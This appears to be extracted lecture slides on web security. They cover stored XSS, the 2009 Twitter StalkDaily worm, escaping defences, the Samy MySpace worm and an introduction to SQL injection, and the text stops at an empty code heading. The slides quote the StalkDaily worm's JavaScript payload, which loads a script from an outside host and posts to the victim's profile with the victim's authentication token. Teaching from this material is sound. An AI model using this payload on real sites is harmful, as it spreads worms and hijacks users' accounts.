


Basic Pattern for Stored XSS



Twitter Worm (2009)

- Can save URL-encoded data into Twitter profile
- Data not escaped when profile is displayed
- Result: StalkDaily XSS exploit
 - If view an infected profile, script infects your own profile



```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but  
with pictures, videos, and so much more! ");  
var xss = urlencode('http://www.stalkdaily.com"></a><script  
src="http://mikeyylolz.uuuq.com/x.js"></script><script  
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');  
var ajaxConn = new XMLHttpRequest();  
ajaxConn.connect("/status/update", "POST",  
"authenticity_token="+authToken+"&status="+update+"&tab=home&update=update");  
ajaxConn1.connect("/account/settings", "POST",  
"authenticity_token="+authToken+"&user[url]="+xss+"&tab=home&update=update")
```

<http://www.dcortesi.com/blog/2009/04/11/twitter-stalkdaily-worm-postmortem/>

Preventing XSS

Server side: Preprocessing

- Any user input and client-side data must be preprocessed before it is used inside HTML
- Remove / encode HTML special characters
 - Use a good escaping library
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes
 - ' becomes ' “ becomes " & becomes &

MySpace Worm

- Started on “samy” MySpace page
- Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero
- 5 hours later “samy” has 1,005,831 friends
 - Was adding 1,000 friends per second at its peak




OWASP Top 10 Web Vulnerabilities

1. Injection. Like XSS but executes on the server side.

Applies to SQL, NoSQL, LDAP, OS commands, XML parsers, ...


SQL Injection

Web Application Diagram



PHP: Hypertext Preprocessor, server end (backend)
SQL: Structured Query Language, also server end

Typical Login Prompt



The image shows a screenshot of a Microsoft Internet Explorer browser window. The title bar reads "User Login - Microsoft Internet Explorer". The menu bar includes "File", "Edit", "View", "Favorites", "Tools", and "Help". The toolbar contains buttons for "Back", "Forward", "Stop", "Reload", "Home", and "Search". The main content area displays a login form with the following elements:


- Label: "Enter User Name:" followed by a text input field containing the text "smith".
- Label: "Enter Password:" followed by a password input field containing seven black dots.
- A "Login" button located below the password field.

Typical Query Generation Code

